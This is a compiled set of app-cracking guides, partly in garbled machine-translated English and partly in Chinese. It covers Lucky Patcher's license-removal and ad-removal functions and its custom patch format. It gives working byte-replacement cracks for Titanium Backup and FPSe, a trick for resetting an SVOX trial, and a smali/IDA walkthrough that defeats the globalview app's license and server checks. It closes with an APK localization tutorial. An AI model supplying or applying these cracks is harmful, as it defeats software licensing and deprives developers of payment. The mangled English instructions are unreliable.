Commit-> Remove lock (to update the application): this may occur when you start to install a new version for the application of these observed changes, Google Play Android OS or you swear that it is not enough space or memory to install, but it is not . This occurs because the file fixes, and to put the new version, it should be removed. This feature, and it does.
Patch on reboot (Patch on reboot!): With this function, you can add a specific patch in the "boot list" (BootList). This feature is useful to you, if you for some reason does not work function "Commit-> Commit Changes." For example, it is needed if the user changes the patch application's library, because "Commit Changes" captures only changes in the dalvik-cache, leaving the change in the library in the old state and the old place where she could at any time be replaced by the original, depriving any changes made in the patch. In order to somehow protect against this, you should click "patch on reboot-> User patch." If your library is a patch on each restart. If for some unknown reason have not activated "Lock change" and in applications with automatic license or advertising, you can add them to a patch on reboot.

Settings Luckypatcher:
Boot list (BootList!): located in the application, the choice will be given a list of all applications that Luckypatcher patches boot device. The status line application written kinds of patches that are applied to it when the device boots to remove the application from the startup, simply tapnut on it.
Solving Problems-> Update Busybox: - those who Ruth curve, this can sometimes help ... reference in the market to upgrade Busybox (need version 1.19.2).
Solving Problems-> Clear all fixes and rez.kopy: - as I wrote, the application has been assigned "Lock change" has problems installing apk new version. But if you have already removed the old version of the application, and the memory error remained, according to him is not tapnut not remove fix. To do this option, it will remove all the fixes for all applications and make the installation possible, along with the backups from dalvik cache clean up.
Problem solving-> Clear dalvik-cache and reboot: - just erases all dalvik-cache for custom applications, and resets the device to trash the whole time to bang out :)

Other:
Star: it means that the application is fixed, when you remove the fixation star goes out, but there may be inaccuracies in her work.

The reasons that crack made by the program, could fly:
1. Firmware upgrade.
2. Cleaning delvik Cache rekaveri user.
3. Installing mods change the files in the system / framework - batteries, turn off the menu - it also leads to a re-creation delvik cache.
4. Also noticed that every 1-2 weeks dalvik-cache is updated, and this leads to the fact that the patch is lost. If this happens you want to apply the patch again. And do not forget to add the application successfully patched the boot list (BootList). This will solve the problem of the disappearance of the patch when the device is reset.

The solution to the various problems Luckypatcher-th:
Problem: patcher wrote you that your rut wrong, although other applications requiring root-rights you work without problems: Luckypatcher root uses a slightly "deeper" and therefore all kinds of flaws in your root-e can prevent proper operation of the patcher. Solution: for start, try to install Titanium Backup, when you first start it will check your root rights, and if something is wrong, ask you to correct or not. Click Yes (correct). If that does not work, you need to update your busybox. As an option you can do so here https://market.android.com/details?id=com.j...e=search_result . To get on this link you can select Luckypatcher "Troubleshooting-> Update Busybox". As another solution to the problem can advise install http://adf.ly/1474226/https://play.google....ainfire.supersu . Some people find it helps. Problem: Treated application Luckypatcher-ohm, now I want to buy, and in Market says that the application is purchased, what to do? Decision: Will only create a new account and purchase on behalf of some people, even the firmware on the device Resets - it does not help. Another option: you have the old version of the Market (1.x) and buy what you want. If that does not work, then read here Purchase premium programs in Market Problem: I'm trying to install a new version of the application, and I write in response that is not enough space to install, although it is not, it abound. Solution: The reason for this is the "Commit" the use of the application, it prevents doustanovit him completely. To solve this problem you need to open Luckypatcher tapnut on application, with which the problem and select the "Commit-> Remove lock (to update the application)." If the application has long been removed and tapnut on it is not possible, to help select "Troubleshooting -> Clear all fixes and Res. Copies" - all fixing and all the backups for all applications will be removed, resulting in a complete loss of the changes for all applications but it will help solve the problem of installing the new version. Avoid this global method can still remove the image file changes manually. Go to the folder where the file is used to lay *. Apk remote application (the default is / data / app /) and look for the file there with the name of the application and with the extension odex, removing it, the problem will be solved, but in any case, do not delete these files in the folder / system / app /, the

consequences can be fatal.

Tag:
[SQLITE]
[LIB-ARMEABI]
[LIB-ARMEABI-V7A]
[LIB-MIPS]
[LIB-X86]
[OTHER FILES]
[ODEX-PATCH]

Create a custom patch (Custom patch):
1. The text file must be called as well as pakeydzh program ... For example for Titanium Backup to create a file name: com.keramidas.TitaniumBackup.txt (always observe the uppercase and lowercase letters of the name pakeydzha, or do not find (linux - his mother)).
2. In the body of the file write about in this form (only single separator space-else error will issue):

This patch adds custom rosettes in the teeth Keramidas. ver.4.4.4

[BEGIN]
Э т о т пользовательский патч добавляет розочку в зубы Keramidas. ver.4.4.4

[CLASSES]
{"search":"15 01 00 30 ** 20 ** ** 31 ** 20 ** ** ** ** R0 R1 R2 R3 R4 R5 R6 R7 R8 R9 R10 12 ** R11 R12 R13 0E 00"}
{"search":"10 ** ** ** ** 0C 01 1A 04 R14 R15 1A 05 00 00 72 30 ** ** ** ** 0C 04"}
{"search":"0C 01 1A 03 ** ** 72 30 R16 ** ** ** 72 10"}

{"original":"12 01 22 00 ** 04 ** W0 ** W2 ** W3 22 02 ** 04"}
{"replaced":"** 11 ** ** ** ** W16 ** W16 ** W16 ** ** ** ** **"}

{"original":"0c 07 ** ** ** ** ** ** 38 ** ** ** 70"}
{"replaced":"** ** ** ** ** ** ** ** W11 W11 W11 W11 **"}

{"original":"12 ** 12 ** 6a ** ** ** 38 ** ** **"}
{"replaced":"** ** ** ** ** ** ** ** 00 00 00 00"}

[LIB]
{"name":"libtitanium.so"}
{"original":"00 ** 50 e2"}
{"replaced":"00 00 50 e1"}

{"original":"01 0c 80 e2"}
{"replaced":"00 00 a0 e1"}

[END]
Congratulations! Program cracked!
Run Titanium Backup and check License State!
Good Luck!
Chelpus.

Now let us see what's where ... I really think those people should have realized ....: So: [BEGIN] - BIM, all the text after it and before the first field [CLASSES] [LIB] or [END] will be launched at the beginning of the patch log for the user. [CLASSES] - there are lines for the patch classes.dex. They can be search (search) and the original-replacement (original-replaced). Field Search - search bytes in positions labeled R [0,1,2,3, ...], where number is the number of cells to survive bytes (numbers Cells should be in the order of 0 to continue and should not be repeated.) For example:

{"Search": "0C 01 1A 03 72 30 **** R0 R1 R2 ****** 72 10"}means that the bytes in the positions will be stored in R0, R1, R2. Now when they found and saved, you can use them in the search patterns change, but replacing R by W:
{"Original": "12 ** 12 ** 6a ** W0 W1 38 ******"}
{"Replaced": "** W0 W1 W2 ******** 00 00 00 00" }here ** - means any byte, W0, W1, W2 - is stored in a byte search, everything else is just HEX bytes. The number of bytes origanal and replaced necessarily coincide. And always remember that bytes dalvik cache and classes.dex not all the same, in that you can copy the file to make sure dalvik-cache-and to your computer and open in IDA Pro. [ODEX] - instead of the ID [CLASSES], you can use this one. Then change classes.dex will be stored in dalvik-cache, where they periodically disappear when updating the cache system, and in a separate file with the extension odex near apk application that will record all changes and leave the original intact dalvik-cache - this is the case, it checks if the application. [LIB] - this means that the line will continue to patch the library this program, name - the name of the library. [END] - end identifier pattern of patches, all the text on the next line will be displayed in the successful application patches. In general, all edited, save and throw com.keramidas.TitaniumBackup.txt file in the directory / sdcard / LuckyPatcher / ... Everything, now the program is highlighted in yellow and it can be applied to the patch. If you want to write a patch directly to a series of programs one firm at the end of file name User patch, you can use the ID _% ALL%, for example the name of the patch for all voices SVOX will look like: com.svox.classic.langpack_% ALL%. txt If anything, ask questions :) Good luck :)

http://chelpus.defcon5.biz/

The Patcher need root access to work!

Sort Description:

Green - This program has a great chance to become a registered;
Yellow - For this Program found custom patch in folder /sdcard/LuckyPatcher/;
Cyan - For this Program found Google Ads;
Magenta - This program are in BootList;
Impossible - This program has no chance of becoming a registered. The exception is the application of two parts (Application and APK-Pro-Key). In such cases, patch both sides, either one of them.;
Orange - System Application. Be very careful when performing any operations with them, it could end very badly for Application or Operating System.;

BootList - a list of programs that will patch the boot device. At this point, it use only for Applications requiring the correction of libraries ".so". But custom patches do not exist, except for the old Titanium backup, which is no longer in use.;

Star - means that dalvik-cache applications has been fixed(ODEX with Changes created), and this in turn means that the application will remain in its current state until the first update, or delete an application. If such ODEX removed with "Remove ODEX with Changes", then the pplication will be fully restored to the state before the patch. When you update an application, problems can arise: the market will swear that he had not enough space, run Lucky Patcher and close and try again to install the application, if such an error is written to the uninstalled application select the settings Luckypatcher "Troubleshooting->Remove fixes and backups (to update app)" - all fixes dalvik-cache for all programs will be removed;

Instructions:

For Remove License Verification:
- Use as target only original apk files signed by the developer;
- Tap to Software and select "Remove License Verification!";
- Select "Auto mode" and test Application with Internet;
- If the result is negative, Select "Extreme Auto mode";
- If you're lucky, your program will be registered;
- To return Application to its original state, you need to tap "Remove ODEX with Changes".

For Remove Google Ads:
- Tap to Software and select "Remove Google Ads!";
- Run and test Application with Internet;
- If you're lucky, Google Ads disappeared;
- To return Application to its original state, you need to tap "Remove ODEX with Changes".

For Custom Patch:
- Tap to Software and select "Custom Patch!";
- Run and test Application with Internet;

- If you're lucky, patch work;
- To return Application to its original state, you need to tap "Remove ODEX with Changes".

For Change Permissions:
- Be very careful doing this. Since the on some devices, this method can lead to a circular reboot or other undesirable consequences. Make a backup system before you try to disable permission. - Tap to Software and select "Change Permissions";
- Tap to Permission for disable (red);
- Tap to Permission for enable (green);
- You must tap Apply (Reboot).

For Create Modified APK:
- Tap to Software and select "Create Modified APK";
- Select Patch for Modification of APK;
- Modified installation file will be in folder /sdcard/LuckPatcher/Modified/ ;
- You should know that a rebuild apk-file is not the same as the patch is already installed application. Since the as opposed to simply patch the application is very easy to test yourself to changes, and thus work correctly so faly The install will not..

PS: Patcher closes the application, when makes patches. This is necessary so that the new changes earned. But sometimes you may need to restart the device itself or use a third-party tools to kill the process of Applications.

Necessary condition: Root (SuperUser), RootExplorer (or equivalent), DroidWall (or equivalent). Instructions: 1. Plain TTS Svox Classic 3.1.2 or 3.1.1 for ICS (4.0.X) (from Market or from the topic, whatever) 2. Download the TTS Svox Katja / Yurij Trial (preferably through the program itself, that is, start, select a Russian flag Tapan Katja or Yuriij -> Get trial) 3. Pump the bags off the store. 4. We see the trial period (approximately 14 days) 4.1 Net Disable turning off wifi / gprs or deny access to DroidWall'om TTS Svox Katja / Yurij Trial 5. File manager to copy the replacement file settings.xml.xml in data / data / com.svox.classic.langpack.rus_rus_fem (male) _trial / shared_prefs / 6. Assign Permissions are the same as in the rest of the files in this directory. 7. Go out, run TTS Svox Katja / Yurij, see term triality to 2265 (or similar) PS: To update the engines go in the Market> My apps if there is an inscription "Update" - click "Refresh" http://4pda.ru / forum/dl/post/1315958/settings.xml.xml

[BEGIN]

1. Uninstall previous version FPSe;
2. Install FPSe Emulator 0.11.53 or up;
3. Move FPSe from phone to sdcard;
4. Run Custom Patch;
5. If not full, Repeat steps 1-4 and reboot.

[CLASSES]

{"original":"38 ?? 06 00 32 ?? 04 00 33 ?? ?? ?? 1A ?? ?? ?? 71"}
{"replaced":"12 ?? 00 00 29 00 04 00 33 ?? ?? ?? ?? ?? ?? ?? ??"}

{"original":"13 ?? 23 01 32 ?? ?? ?? 16 ?? 00 00 70 ?? ?? ?? ?? ?? 13 ?? 00 01 33 ?? ?? ??"}
{"replaced":"13 ?? 23 01 32 ?? ?? ?? 16 ?? 00 00 70 ?? ?? ?? ?? ?? 13 ?? 00 01 00 00 00 00"}

{"original":"12 10 12 01 71 ?? ?? ?? ?? ?? 0B ?? ?? ?? ?? ?? 13 ?? ?? ?? 33 ?? ?? ?? ?? ?? ?? ?? 31 ?? ?? ?? 3C ?? ?? ?? 0F 00"}
{"replaced":"12 10 12 01 71 ?? ?? ?? ?? ?? 0B ?? ?? ?? ?? ?? 13 ?? ?? ?? 00 00 00 00 ?? ?? ?? ?? 31 ?? ?? ?? 00 00 00 00 0F 00"}

{"original":"1A 01 ?? ?? F8 20 ?? ?? ?? ?? F8 10 ?? ?? ?? ?? 0A 01 F8 10 ?? ?? ?? ?? 0C 02 F8 10 ?? ?? ?? ?? 0C 03"}
{"replaced":"1A 01 ?? ?? F8 20 ?? ?? ?? ?? F8 10 ?? ?? ?? ?? 12 01 F8 10 ?? ?? ?? ?? 0C 02 F8 10 ?? ?? ?? ?? 0C 03"}

{"original":"12 01 46 01 02 01 71 10 ?? ?? ?? ?? 0A 01 F5 01 ?? ?? 12 11 46 01 02 01 71 10 ?? ?? ?? ?? 0A 01"}
{"replaced":"12 01 46 01 02 01 71 10 ?? ?? ?? ?? 12 01 F5 01 ?? ?? 12 11 46 01 02 01 71 10 ?? ?? ?? ?? 0A 01"}

[ADD-BOOT]

[END]
Congratulations! You have cracked Program!

Good Luck!
ChelpuS

[BEGIN]
Patch for Titanium Backup 5.5.0.
Its not working. Its only test.
[PACKAGE]
[CLASSES]
{"original":"62 00 E4 06 1A 01 57 1D 12 02 6E 30 D3 10 10 02 0C 00 12 01 12 02 6E 30 BD 11 10 02 0C 00 1F 00 BF 03 6E 10 B0 10 00 00 0A 00"}
{"replaced":"00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 10"}

{"original":"6E 10 07 06 0A 00 0A 00 38 00 06 00 6E 10 A8 05"}
{"replaced":"6E 10 07 06 0A 00 0A 00 29 00 06 00 6E 10 A8 05"}

[OTHER FILES]
{"name":"/.ce3.dex"}

{"original":"71 10 ?? ?? ?? ?? 0C 07 39 07 04 00 12 00 0F 00"}
{"replaced":"71 10 ?? ?? ?? ?? 0C 07 39 07 04 00 12 10 0F 00"}

[END]
Congratulations! Program cracked!
Run Titanium Backup and check License State!
Good Luck!

Chelpus.

制作补丁实战

2012 年 5 月 11 日 13:22:50
Cracking by Peterdocter
注册功能：
<string name="result_success">註冊成功</string>
<public type="string" name="result_success" id="0x7f05000a" />
"\smali\com\globalview\auth\activity\AuthActivity$2.smali"(193,55): sget v1, Lcom/globalview/auth/activity/R$string;->result_success:I

```
invoke-virtual {v0, v9}, Lcom/globalview/auth/validate/AuthValidate;->validate(Ljava/lang/String;)Z //重点判断逻辑类方法

move-result v0

if-eqz v0, :cond_2

.line 89
iget-object v0, p0, Lcom/globalview/auth/activity/AuthActivity$2;->this$0:Lcom/globalview/auth/activity/AuthActivity;

#getter for: Lcom/globalview/auth/activity/AuthActivity;->mTextResult:Landroid/widget/TextView;
invoke-static {v0}, Lcom/globalview/auth/activity/AuthActivity;->access$2(Lcom/globalview/auth/activity/AuthActivity;)Landroid/widget/TextView;

move-result-object v0

sget v1, Lcom/globalview/auth/activity/R$string;->result_success:I
```

"\smali\com\globalview\auth\validate\AuthValidate.smali"(694,16):.method public validate(Ljava/lang/String;)Z

```
.method public validate(Ljava/lang/String;)Z
    .locals 6
    .parameter "key"

    .prologue
    const/16 v5, 0x10

    .line 113
    sget-object v3, Lcom/globalview/auth/validate/AuthValidate;->LOG_TAG:Ljava/lang/String;

    const-string v4, "validate"

    invoke-static {v3, v4}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

    .line 114
    iget-object v3, p0, Lcom/globalview/auth/validate/AuthValidate;->mDeviceIdToken:Ljava/lang/String;

    if-eqz v3, :cond_0

    .line 115
    iget-object v3, p0, Lcom/globalview/auth/validate/AuthValidate;->mDeviceIdToken:Ljava/lang/String;

    invoke-static {v3, v5}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;I)I

    move-result v0
```

```
.line 116
.local v0, input:I
iget-object v3, p0, Lcom/globalview/auth/validate/AuthValidate;->mModel:Ljava/lang/String;

invoke-static {v3, v5}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;I)I

move-result v2

.line 117
.local v2, subVal:I
const/high16 v3, 0x100

add-int/2addr v3, v0

add-int/2addr v3, v2

invoke-static {v3}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;

move-result-object v1

.line 118
.local v1, output:Ljava/lang/String;
invoke-virtual {p1, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v3

.line 127
.end local v0                    #input:I
```

```
    .end local v1                   #output:Ljava/lang/String;
    .end local v2                   #subVal:I
    :goto_0

    const/4 v3, 0x1 //add it
    return v3

    .line 126
    :cond_0
    sget-object v3, Lcom/globalview/auth/validate/AuthValidate;->LOG_TAG:Ljava/lang/String;

    const-string v4, "token is null"

    invoke-static {v3, v4}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

    .line 127
    const/4 v3, 0x0

    goto :goto_0
.end method

#############################################################################################
CODE:0000DDF4                       Method 367 (0x16f):
CODE:0000DDF4                       public boolean
CODE:0000DDF4                       com.globalview.auth.validate.AuthValidate.validate(
CODE:0000DDF4                         java.lang.String p0)
CODE:0000DDF4 this = v6                                         # CODE XREF: AuthActivity$2_onClick@VL+2Aj
CODE:0000DDF4                                                       # AuthValidate_queryDB@ZL+BAj
```

```
CODE:0000DDF4 p0 = v7
CODE:0000DDF4                   const/16                    v5, 0x10 //13 05 10 00 --->12 10 0F 00
CODE:0000DDF8                   sget-object                 v3, AuthValidate_LOG_TAG
CODE:0000DDFC                   const-string                v4, s->Validate # "validate"
CODE:0000DE00                   invoke-static               {v3, v4}, <int Log.d(ref, ref) imp. @ _def_Log_d@ILL>
CODE:0000DE06                   iget-object                 v3, this, AuthValidate_mDeviceIdToken
CODE:0000DE0A                   if-eqz                      v3, loc_DE40
CODE:0000DE0A
CODE:0000DE0E                   iget-object                 v3, this, AuthValidate_mDeviceIdToken
CODE:0000DE12                   invoke-static               {v3, v5}, <int Integer.parseInt(ref, int) imp. @ _def_Integer_parseInt@ILI>
CODE:0000DE18                   move-result                 v0
CODE:0000DE1A                   iget-object                 v3, this, AuthValidate_mModel
CODE:0000DE1E                   invoke-static               {v3, v5}, <int Integer.parseInt(ref, int) imp. @ _def_Integer_parseInt@ILI>
CODE:0000DE24                   move-result                 v2
CODE:0000DE26                   const/high16                v3, 0x1000000
CODE:0000DE2A                   add-int/2addr               v3, v0
CODE:0000DE2C                   add-int/2addr               v3, v2
CODE:0000DE2E                   invoke-static               {v3}, <ref String.valueOf(int) imp. @ _def_String_valueOf@LI>
CODE:0000DE34                   move-result-object          v1
CODE:0000DE36                   invoke-virtual              {p0, v1}, <boolean String.equals(ref) imp. @ _def_String_equals@ZL>
CODE:0000DE3C                   move-result                 v3
CODE:0000DE3C
CODE:0000DE3E
CODE:0000DE3E locret:                                       # CODE XREF: AuthValidate_validate@ZL+5Cj
CODE:0000DE3E                   return                      v3 // 0F 03
CODE:0000DE3E
CODE:0000DE40 # ---------------------------------------------------------------------------
CODE:0000DE40
```

```
CODE:0000DE40 loc_DE40:                                 # CODE XREF: AuthValidate_validate@ZL+16j
CODE:0000DE40                   sget-object               v3, AuthValidate_LOG_TAG
CODE:0000DE44                   const-string              v4, s->TokenIsNull # "token is null"
CODE:0000DE48                   invoke-static             {v3, v4}, <int Log.d(ref, ref) imp. @ _def_Log_d@ILL>
CODE:0000DE4E                   const/4                   v3, 0 //12 13
CODE:0000DE50                   goto                      locret
CODE:0000DE50
CODE:0000DE50                   Method End
CODE:0000DE50 # ---------------------------------------------------------------------------
```

##

完整资料下载

"\smali\com\globalview\ecdict\GVDownload.smali"(308,17):.method private checkConnection()V

```
.method private checkConnection()V
    .locals 7

    .prologue
    .line 351
    invoke-direct {p0}, Lcom/globalview/ecdict/GVDownload;->isNetworkAvailable()Z

    move-result v4

    if-eqz v4, :cond_1

    .line 353
    :try_start_0
```

```
invoke-direct {p0}, Lcom/globalview/ecdict/GVDownload;->checkDownloadFile()V
:try_end_0
.catch Ljava/io/IOException; {:try_start_0 .. :try_end_0} :catch_0

.line 358
:goto_0
const-string v4, "connectivity"

invoke-virtual {p0, v4}, Lcom/globalview/ecdict/GVDownload;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;

move-result-object v1

check-cast v1, Landroid/net/ConnectivityManager;

.line 359
.local v1, cm:Landroid/net/ConnectivityManager;
new-instance v0, Lcom/globalview/authcheck/AuthCheck;

invoke-direct {v0, v1}, Lcom/globalview/authcheck/AuthCheck;-><init>(Landroid/net/ConnectivityManager;)V

.line 360
.local v0, check:Lcom/globalview/authcheck/AuthCheck;
new-instance v3, Lcom/globalview/auth/validate/AuthValidate;

const-string v4, "e01"

invoke-direct {v3, p0, v4}, Lcom/globalview/auth/validate/AuthValidate;-><init>(Landroid/content/Context;Ljava/lang/String;)V
```

```
    .line 361
    .local v3, validate:Lcom/globalview/auth/validate/AuthValidate;
    const-string v4, "cks"

    const-string v5, "e01"

    invoke-virtual {v3}, Lcom/globalview/auth/validate/AuthValidate;->getDeviceKey()Ljava/lang/String;

    move-result-object v6

    invoke-virtual {v0, p0, v4, v5, v6},
Lcom/globalview/authcheck/AuthCheck;->sendPostAuthCheck(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;)Z

    move-result v4

  # if-eqz v4, :cond_0 //fix it

    .line 362
    invoke-direct {p0}, Lcom/globalview/ecdict/GVDownload;->startDownload()V

    .line 369
    .end local v0            #check:Lcom/globalview/authcheck/AuthCheck;
    .end local v1            #cm:Landroid/net/ConnectivityManager;
    .end local v3            #validate:Lcom/globalview/auth/validate/AuthValidate;
    :goto_1
    return-void

    .line 354
```

```
    :catch_0
    move-exception v2

    .line 355
    .local v2, e:Ljava/io/IOException;
    invoke-virtual {v2}, Ljava/io/IOException;->printStackTrace()V

    goto :goto_0

    .line 364
    .end local v2                #e:Ljava/io/IOException;
    .restart local v0            #check:Lcom/globalview/authcheck/AuthCheck;
    .restart local v1            #cm:Landroid/net/ConnectivityManager;
    .restart local v3            #validate:Lcom/globalview/auth/validate/AuthValidate;
    :cond_0
    invoke-direct {p0}, Lcom/globalview/ecdict/GVDownload;->showAuthDialog()V //限制下载资料

    goto :goto_1

    .line 367
    .end local v0                #check:Lcom/globalview/authcheck/AuthCheck;
    .end local v1                #cm:Landroid/net/ConnectivityManager;
    .end local v3                #validate:Lcom/globalview/auth/validate/AuthValidate;
    :cond_1
    invoke-direct {p0}, Lcom/globalview/ecdict/GVDownload;->showWirelessAlertDialog()V

    goto :goto_1
.end method
```

```
.method private showAuthDialog()V
    .locals 4

    .prologue
    .line 570
    new-instance v0, Landroid/app/AlertDialog$Builder;

    invoke-direct {v0, p0}, Landroid/app/AlertDialog$Builder;-><init>(Landroid/content/Context;)V

    .line 572
    .local v0, builder:Landroid/app/AlertDialog$Builder;
    const-string v1, "\u8a8d\u8b49\u5931\u6557\uff0c\u8acb\u78ba\u8a8d\u662f\u5426\u8cfc\u8cb7\u6210\u529f." 認證失敗，請確認是否購買成功.

    invoke-virtual {v0, v1}, Landroid/app/AlertDialog$Builder;->setMessage(Ljava/lang/CharSequence;)Landroid/app/AlertDialog$Builder;

    move-result-object v1

    .line 573
    const/4 v2, 0x0

    invoke-virtual {v1, v2}, Landroid/app/AlertDialog$Builder;->setCancelable(Z)Landroid/app/AlertDialog$Builder;

    move-result-object v1

    .line 574
    const-string v2, "\u7d50\u675f" 結束
```

```
    iget-object v3, p0, Lcom/globalview/ecdict/GVDownload;->finishActivity:Landroid/content/DialogInterface$OnClickListener;

    invoke-virtual {v1, v2, v3}, Landroid/app/AlertDialog$Builder;->setNegativeButton(Ljava/lang/CharSequence;Landroid/content/DialogInterface$OnClickListener;)Landroid/app/AlertDialog$Builder;

    .line 576
    invoke-virtual {v0}, Landroid/app/AlertDialog$Builder;->show()Landroid/app/AlertDialog;

    .line 577
    return-void
.end method
########################################################################
CODE:000146B0                   private void
CODE:000146B0                   com.globalview.ecdict.GVDownload.checkConnection()
CODE:000146B0 this = v7                                 # CODE XREF: GVDownload_access$0@VLj
CODE:000146B0                                               # GVDownload_onCreate@VL+12j
CODE:000146B0                                   invoke-direct {this}, <boolean GVDownload.isNetworkAvailable() GVDownload_isNetworkAvailable@Z>
CODE:000146B6                   move-result v4
CODE:000146B8                   if-eqz v4, loc_14720
CODE:000146B8
CODE:000146BC # try 0x146BC-0x146C2:
CODE:000146BC                   invoke-direct {this}, <void GVDownload.checkDownloadFile() GVDownload_checkDownloadFile@V>
CODE:000146BC
CODE:000146C2
CODE:000146C2 loc_146C2:                                # CODE XREF: GVDownload_checkConnection@V+66j
CODE:000146C2                   const-string v4, s->Connectivity # "connectivity"
```

```
CODE:000146C6                   invoke-virtual                  {this, v4}, <ref GVDownload.getSystemService(ref) imp. @
_def_GVDownload_getSystemService@LL>
CODE:000146CC                   move-result-object              v1
CODE:000146CE                   check-cast                      v1, <t: ConnectivityManager>
CODE:000146D2                   new-instance                    v0, <t: AuthCheck>
CODE:000146D6                   invoke-direct                   {v0, v1}, <void AuthCheck.<init>(ref) AuthCheck_<init>@VL>
CODE:000146DC                   new-instance                    v3, <t: AuthValidate>
CODE:000146E0                   const-string                    v4, s->E01 # "e01"
CODE:000146E4                   invoke-direct                   {v3, this, v4}, <void AuthValidate.<init>(ref, ref) AuthValidate_<init>@VLL>
CODE:000146EA                   const-string                    v4, s->Cks # "cks"
CODE:000146EE                   const-string                    v5, s->E01 # "e01"
CODE:000146F2                   invoke-virtual                  {v3}, <ref AuthValidate.getDeviceKey() AuthValidate_getDeviceKey@L>
CODE:000146F8                   move-result-object              v6
CODE:000146FA                       invoke-virtual                  {v0, this, v4, v5, v6}, <boolean AuthCheck.sendPostAuthCheck(ref, ref, ref, ref)
AuthCheck_sendPostAuthCheck@ZLLLL>
CODE:00014700                   move-result                     v4
CODE:00014702                   if-eqz                          v4, loc_14718 //38 04 0B 00 -> 00 00 00 00
CODE:00014702
CODE:00014706                   invoke-direct                   {this}, <void GVDownload.startDownload() GVDownload_startDownload@V>
CODE:00014706
CODE:0001470C
CODE:0001470C locret:                               # CODE XREF: GVDownload_checkConnection@V+6Ej
CODE:0001470C                                           # GVDownload_checkConnection@V+76j
CODE:0001470C                   return-void
CODE:0001470C

#############################################################################
```

利用 IDaPro 与二进制比较工具
制作 lucky Patcher 的补丁文件：
com.globalview_%ALL%.txt
[BEGIN]
Patch for globalview 1.1.2
Script created by PeterDocter
[PACKAGE]
[CLASSES]
{"original":"00 00 00 13 05 10 00"}
{"replaced":"00 00 00 12 10 0F 00"}

{"original":"38 04 0B 00"}
{"replaced":"00 00 00 00"}

[END]
Congratulations! You have cracked Program!
Please run globalview 1.1.2!
Good Luck!
Chelpus.

手机端汉化全攻略（一）

手机端相对于 PC 段最方便之处在于，便于携带，走到哪都可以做汉化
我呢也是一直在手机上完成的汉化
那么有空闲下来了就为大家写一个教程

教程分为多个阶段，该教程为入门基础：强制汉化英文部分

首先以 Mini system info+为例
打开 APK 编辑器

用 apk 编辑器打开对应的 apk 安装包

点击一下 resources.arsc
它就会开始点击数据，如果文件很大，耐心等待一下

遇到看不懂的地方可以按一下文本的部分，工具自带谷歌翻译功能

遇到像这样空白部分标注_value 的时候，就不需要汉化，保留原文本即可

在修改完成之后可以按返回键退出，它会提示你是否保存，并且提示是否保存到词典

安装进行测试，如果发现有没有汉化完的地方，那么剩下的一般在 res 或者 dex 里
先说一下 dex，直接用 apk 编辑器打开 classes.dex
选择你要汉化的部分（如果软件中没有显示的文本就不要修改，避免应用程序 FC）

剩下的就是 res，res 里一般要汉化的文本都在 layout 和 xml 里
点开一个个看一看，在需要汉化的.xml 文件打开之后同样可以看到如上图一般
按上面的方法汉化了就可以了

第一阶段的教程到此结束~


如果你支持我的教程记得给我评分哦~

教程二传送门：点击查看
APK 编辑器下载地址：
链接:http://pan.baidu.com/s/1gmR1G　　提取密码：5jne
解压后先安装 1，再安装 2
http://www.52pojie.cn/thread-226204-1-1.html

手机端汉化全攻略（二）

教程一传送门：点这里飞过去
继上回教程说到 APK 编辑器这个工具很方便但是功能并不完整
例如有一部分的文本在 SMALI 里，用 APK 编辑器看不到怎么办？
那么你就需要 apktool 了 apktool 在手机端也有工具 并且编译器已经更新到最新
下载地址在这：
链接：http://pan.baidu.com/s/1ms54S 密码：cdwc
以及一个合适的文本编辑器
这里推荐的是 920 文本编辑器编辑 XML 文件，因为 920 编辑器的编码是最全的
链接：http://pan.baidu.com/s/1f6U5f 密码：lg7o
当然 smali 的话你还是需要用 RE 管理器自带的文本编辑器来编辑，因为 smali 的编码需要的是 UTF-8 无 BOM 格式，而目前手机上文本编辑器除了 RE 我还没发现能用原文本格式打开再用原文本格式保存的
RE 管理器下载链接：点击下载

那么准备工作就绪了之后点击进入 apktool



需要注意的是 apktool 不识别中文，也就是你要编译的文件目录和文件名字都以英文为准，如果是中文会导致反编译失败
鉴于配置不同编译时间也会不一样，大概编译时间在几秒到几分钟左右（视文件大小而定）

Apktool
当前路径:/storage/sdcard0/bluetooth
com.yzl.lalagbc-1.apk
images
反编译全部
反编译dex
反编译资源
签名
生成odex
返回
吾爱破解论坛
www.52pojie.cn

反编译成功

然后反编译完毕之后就会看到一个同名的文件夹

